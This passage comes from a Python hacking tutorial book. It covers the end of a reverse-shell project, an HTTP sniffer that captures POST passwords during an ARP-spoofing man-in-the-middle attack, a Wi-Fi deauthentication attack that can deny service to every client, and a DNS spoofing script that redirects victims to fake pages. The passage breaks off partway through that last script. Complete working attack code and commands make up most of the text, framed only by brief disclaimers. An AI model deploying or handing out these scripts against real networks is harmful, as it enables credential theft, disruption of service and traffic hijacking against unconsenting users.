- And many more! There are endless possibilities. The only limit here is your imagination!

Also, there is a utility in Linux called `netcat` in which you can build reverse shells. Check this tutorial which helps you set up reverse shells in Linux.

To conclude, a reverse shell isn't generally meant to be a malicious code. We can use it for legitimate purposes; for example, you can use this to manage your machines remotely.

PROJECT 22: Sniff HTTP Packets in the Network using Scapy in Python

Sniffing and printing HTTP packet information, such as the url and raw data (passwords, search queries, etc.) in case the method is POST.

Monitoring the network always seems to be a useful task for network security engineers, as it enables them to see what is happening in the network, see and control malicious traffic, etc. In this tutorial, you will see how you can sniff HTTP packets in the network using Scapy in Python.

There are other tools to capture traffic such as tcpdump or Wireshark, but in this guide, we'll use the Scapy library in Python to sniff packets.

The basic idea behind the recipe we will see in this tutorial, is that we keep sniffing packets, once an **HTTP request** is captured, we extract some information from the packet and print them out, easy enough? let's get started.

In Scapy 2.4.3+, HTTP packets are supported by default. Let's install the requirements for this tutorial:

```
pip3 install scapy colorama
```

If you have problems installing Scapy, check these tutorials:

- How to Install Scapy on Windows
- How to Install Scapy on Ubuntu

We need colorama here just for changing text color in the terminal.

Let's import the necessary modules:

```
from scapy.all import *
from scapy.layers.http import HTTPRequest # import HTTP packet
from colorama import init, Fore
# initialize colorama
init()
# define colors
GREEN = Fore.GREEN
RED   = Fore.RED
RESET = Fore.RESET
```

Let's define the function that handles sniffing:

```
def sniff_packets(iface=None):
    """
    Sniff 80 port packets with `iface`, if None (default), then the
    Scapy's default interface is used
    """
    if iface:
        # port 80 for http (generally)
        # `process_packet` is the callback
        sniff(filter="port 80", prn=process_packet, iface=iface, store=False)
    else:
        # sniff with default interface
        sniff(filter="port 80", prn=process_packet, store=False)
```

As you may notice, we specified port 80 here, that is because **HTTP**'s standard port is 80, so we're already filtering out packets that we don't need.

We passed the process_packet() function to sniff() function as the callback

that is called whenever a packet is sniffed, it takes packet as an argument, let's implement it:

```
def process_packet(packet):
    """
    This function is executed whenever a packet is sniffed
    """
    if packet.haslayer(HTTPRequest):
        # if this packet is an HTTP Request
        # get the requested URL
        url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
        # get the requester's IP Address
        ip = packet[IP].src
        # get the request method
        method = packet[HTTPRequest].Method.decode()
        print(f"\n{GREEN}[+] {ip} Requested {url} with {method}{RESET}")
        if show_raw and packet.haslayer(Raw) and method == "POST":
            # if show_raw flag is enabled, has raw data, and the requested method is "POST"
            # then show raw
            print(f"\n{RED}[*] Some useful Raw data: {packet[Raw].load}{RESET}")
```

We are extracting the requested URL, the requester's IP, and the request method here, but don't be limited to that, try to print the whole HTTP request packet using packet.show() method, you'll see a tremendous amount of information you can extract there.

Don't worry about the show_raw variable, it is just a global flag that indicates whether we print POST raw data, such as passwords, search queries, etc. We're going to pass it in the script's arguments.

Now let's implement the main code:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="HTTP Packet Sniffer, this is useful when you're a man in the middle." \
                                     + "It is suggested that you run arp spoof before you use this script, otherwise it'll sniff your personal packets")
    parser.add_argument("-i", "--iface", help="Interface to use, default is scapy's default interface")
    parser.add_argument("--show-raw", dest="show_raw", action="store_true", help="Whether to print POST raw data, such as passwords, search queries, etc.")
    # parse arguments
    args = parser.parse_args()
    iface = args.iface
    show_raw = args.show_raw
    sniff_packets(iface)
```

We've used the argparse module to parse arguments from the command line or terminal, let's run the script now (I've named it **http_filter.py**):

```
root@rockikz:~/pythonscripts# python3 http_sniffer.py -i wlan0 --show-raw
```

Here is the output after browsing HTTP websites in my local machine:

```
[+] 192.168.1.105 Requested www.startimes.com/_Incapsula_Resource?SWKMTFSR=1&e=0.2694467888188332 with GET

[+] 192.168.1.105 Requested webtv.un.org/live/ with POST

[*] Some useful Raw data: b'-----------------------------65644270299762947801903 7\r\nContent-Disposition: form-data; name="test"\r\n\r\ntest\r\n
-----------------65644270299762947801903 7--\r\n'

[+] 192.168.1.105 Requested www.myenglishlab.com/ with GET

[+] 192.168.1.105 Requested th3professional.com/ with GET

[+] 192.168.1.105 Requested www.th3professional.com/ with GET

[+] 192.168.1.105 Requested pagead2.googlesyndication.com/pagead/show_ads.js with GET

[+] 192.168.1.105 Requested pagead2.googlesyndication.com/pagead/js/adsbygoogle.js with GET
```

You may wonder now what is the benefit of sniffing HTTP packets on my local computer. Well, you can sniff packets all over the network or a specific host when you are a man-in-the-middle.

To do that, you need to arp spoof the target using this script, here is how you use it:

```
root@rockikz:~# python3 arp_spoof.py 192.168.1.100 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
```

At this moment, we are spoofing "192.168.1.100" saying that we are the router, so any packet that goes to or come out of that target machine will flow to us first, then to the router. For more information, check this tutorial.

Now let's try to run the **http_filter.py** script again:

```
root@rockikz:~/pythonscripts# python3 http_sniffer.py -i wlan0 --show-raw
```

After browsing the internet in "192.168.1.100" (which is my Windows machine), I got this output (in my attacking machine):

```
[+] 192.168.1.100 Requested google.com/ with GET
[+] 192.168.1.100 Requested www.google.com/ with GET
```

```
[+] 192.168.1.100 Requested www.bbc.com/ with GET
[+] 192.168.1.100 Requested www.bbc.com/contact with GET
```

Pretty cool, right? Note that you can also extend that using sslstrip to be able to sniff HTTPS requests also!

DISCLAIMER: *Use this on a network you have permission to, the author isn't responsible for any damage you cause to a network you don't have permission to.*

Alright, so this was a quick demonstration of how you can sniff packets in the network, this is an example though, you can change the code whatever you like, experiment with it!

Also, there is a possibility to modify these packets and inject Javascript into HTTP responses, check this tutorial for that.

PROJECT 23: Disconnect Devices from Wi-Fi using Scapy in Python

Forcing devices to disconnect from a network by sending deauthentication frames continuously using Scapy library in Python, this is called deauthentication attack.

In this tutorial, we will see how we can kick out devices from a particular network that you actually don't belong to in Python using Scapy, this can be done by sending deauthentication frames in the air using a network device

that is in monitor mode.

An attacker can send deauthentication frames at any time to a wireless access point with a spoofed MAC address of the victim, causing the access point to deauthenticate with that user. As you may guess, the protocol does not require any encryption for this frame, the attacker only needs to know the victim's MAC address, which is easy to capture using utilities like airodump-ng.

Let's import Scapy (You need to install it first, head to this tutorial or the official Scapy documentation for installation):

```
from scapy.all import *
```

Luckily enough, Scapy has a packet class Dot11Deauth() that does exactly what we are looking for, it takes an 802.11 reason code as a parameter, we'll choose a value of 7 for now (which is a frame received from a nonassociated station as mentioned here).

Let's craft the packet:

```
target_mac = "00:ae:fa:81:e2:5e"
gateway_mac = "e8:94:f6:c4:97:3f"
# 802.11 frame
# addr1: destination MAC
# addr2: source MAC
# addr3: Access Point MAC
dot11 = Dot11(addr1=target_mac, addr2=gateway_mac, addr3=gateway_mac)
# stack them up
packet = RadioTap()/dot11/Dot11Deauth(reason=7)
# send the packet
sendp(packet, inter=0.1, count=100, iface="wlan0mon", verbose=1)
```

This is basically the access point requesting a deauthentication from the target, that is why we set the destination MAC address to the target device's MAC address, and the source MAC address to the access point's MAC address, and then we send the stacked frame 100 times each 0.1s, this will cause a deauthentication for 10 seconds.

You can also set "ff:ff:ff:ff:ff:ff" (broadcast MAC address)
as addr1 (target_mac), and this will cause a complete denial of service, as no device can connect to that access point. This is quite harmful!

Now to run this, you need a Linux machine and a network interface that is in monitor mode. To enable monitor mode in your network interface, you can use either iwconfig or airmon-ng (after installing aircrack-ng) Linux utilities:

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
```

Or:

```
sudo airmon-ng start wlan0
```

My network interface is called wlan0, but you should use your proper network interface name.

Now you're maybe wondering, how can we get the gateway and target MAC address if we're not connected to that network ? that is a good question, when you set your network card into monitor mode, you can actually sniff packets in the air using this command in linux (when you install aircrack-ng):

```
airodump-ng wlan0mon
```

***Note**: wlan0mon is my network interface name in monitor mode, you can check your network interface name using iwconfig Linux utility.*


This command will keep sniffing 802.11 beacon frames and arrange the Wi-Fi networks to you as well as nearby connected devices to it.

Before we execute the script, my victim's Android phone (which has the MAC address "00:ae:fa:81:e2:5e") is normally connected to the Wi-Fi access point (which has the MAC address "e8:94:f6:c4:97:3f"):

Now let's execute the script:

```
root@rockikz:~/pythonscripts# python3 scapy_deauth.py -c 100 00:ae:fa:81:e2:5e e8:94:f6:c4:97:3f -i wlan0mon -v
[+] Sending 100 frames every 0.1s...
....................................................................................................
Sent 100 packets.
```

Going back to the victim device:



As you can see, we have made a successful deauthentication attack! You can pass `-c 0` (by default) to prevent him from connecting until you stop the execution!

I highly encourage you to check the completed version of the code that uses command-line arguments, as shown in the figures.

You may be wondering, why this is useful? Well, let's see:

- One of the main purposes of deauthentication attack is to force clients

to connect to an Evil twin access point which can be used to capture network packets transferred between the client and the Rogue Access Point.

- It can also be useful to capture the WPA 4-way handshake, the attacker then needs to crack the WPA password.
- You can also make jokes with your friends!

***RELATED**: How to Create Fake Access Points using Scapy in Python*.

Finally, as always, don't use this on a network you don't have permission to, we do not take any responsibility, this tutorial is for educational purposes!


PROJECT 24: Make a DNS Spoof attack using Scapy in Python

Writing a DNS spoofer script in Python using Scapy library to successfully change DNS cache of a target machine in the same network.


In the previous tutorial, we have discussed about ARP spoof and how to successfully make this kind of attack using Scapy library. However, we haven't mentioned the benefit of being man-in-the-middle. In this tutorial, we will see one of the interesting methods out there, DNS spoofing.

What is DNS


A **D**omain **N**ame **S**ystem server translates the human-readable domain name (such as google.com) into an IP address that is used to make the connection between the server and the client, for instance, if a user wants to connect to google.com, the user's machine will automatically send a request to the DNS server, saying that I want the IP address of google.com as shown in the figure:



The server will respond with the corresponding IP address of that domain name:



The user will then connect normally to the server:




Alright, this is totally normal, but now what if there is a man-in-the-middle machine between the user and the Internet? well, that man-in-the-middle can be a DNS Spoofer!

What is DNS Spoofing


***DNS spoofing**, also referred to as **DNS cache poisoning**, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address. This results in traffic being diverted to the attacker's computer (or any other computer). (*Wikipedia)

But the method we are going to use is a little bit different, let's see it in action:




Note: In order to be a man-in-the-middle, you need to execute the ARP spoof script, so the victim will be sending the DNS requests to your machine first, instead of directly routing them into the Internet.


Now since the attacker is in between, he'll receive that DNS request indicating "what is the IP address of google.com", then he'll forward that to the DNS server as shown in the following image:



The DNS server received a legitimate request, it will respond with a DNS response:



The attacker now received that DNS response that has the real IP address of google.com, what he will do now is to change this IP address to a malicious fake IP (in this case, his own web server 192.168.1.100 or 192.168.1.106 or whatever):



This way, when the user types google.com in the browser, he'll see a fake page of the attacker without noticing!

Let's see how we can implement this attack using Scapy in Python.

Writing the Script

First, I need to mention that we gonna use NetfilterQueue library which provides access to packets matched by an iptables rule in Linux (so this will only work on Linux distros).

As you may guess, we need to insert an iptables rule, open the linux terminal and type:

```
iptables -I FORWARD -j NFQUEUE --queue-num 0
```

This rule indicates that whenever a packet is forwarded, redirect it (-j for jump) to the netfilter queue number 0. This will enable us to redirect all the forwarded packets into Python.

Now, let's install the required dependencies:

```
pip3 install netfilterqueue scapy
```

Let's import our modules (You need to install Scapy first, head to this tutorial or the official scapy documentation for installation):

```
from scapy.all import *
from netfilterqueue import NetfilterQueue
import os
```

Let's define our DNS dictionary:

```
# DNS mapping records, feel free to add/modify this dictionary
# for example, google.com will be redirected to 192.168.1.100
dns_hosts = {
    b"www.google.com.": "192.168.1.100",
    b"google.com.": "192.168.1.100",
    b"facebook.com.": "172.217.19.142"
}
```

The netfilter queue object will need a callback that is invoked whenever a packet is forwarded, let's implement it:

```
def process_packet(packet):
    """
```

```
    Whenever a new packet is redirected to the netfilter queue,
    this callback is called.
    """
    # convert netfilter queue packet to scapy packet
    scapy_packet = IP(packet.get_payload())
    if scapy_packet.haslayer(DNSRR):
        # if the packet is a DNS Resource Record (DNS reply)
        # modify the packet
        print("[Before]:", scapy_packet.summary())
        try:
            scapy_packet = modify_packet(scapy_packet)
        except IndexError:
            # not UDP packet, this can be IPerror/UDPerror packets
            pass
        print("[After ]:", scapy_packet.summary())
        # set back as netfilter queue packet
        packet.set_payload(bytes(scapy_packet))
    # accept the packet
    packet.accept()
```

All we did here is converting the netfilter queue packet into a scapy packet, then checking if it is a DNS response, if it is the case, we need to modify it using modify_packet(packet) function, let's define it:

```
def modify_packet(packet):
    """
    Modifies the DNS Resource Record `packet` ( the answer part)
    to map our globally defined `dns_hosts` dictionary.
    For instance, whenever we see a google.com answer, this function replaces
    the real IP address (172.217.19.142) with fake IP address (192.168.1.100)
```

```
    """
    # get the DNS question name, the domain name
    qname = packet[DNSQR].qname
    if qname not in dns_hosts:
        # if the website isn't in our record
        # we don't wanna modify that
        print("no modification:", qname)
        return packet
    # craft new answer, overriding the original
    # setting the rdata for the IP we want to redirect (spoofed)
    # for instance, google.com will be mapped to "192.168.1.100"
    packet[DNS].an = DNSRR(rrname=qname, rdata=dns_hosts[qname])
    # set the answer count to 1
    packet[DNS].ancount = 1
    # delete checksums and length of packet, because we have modified the packet
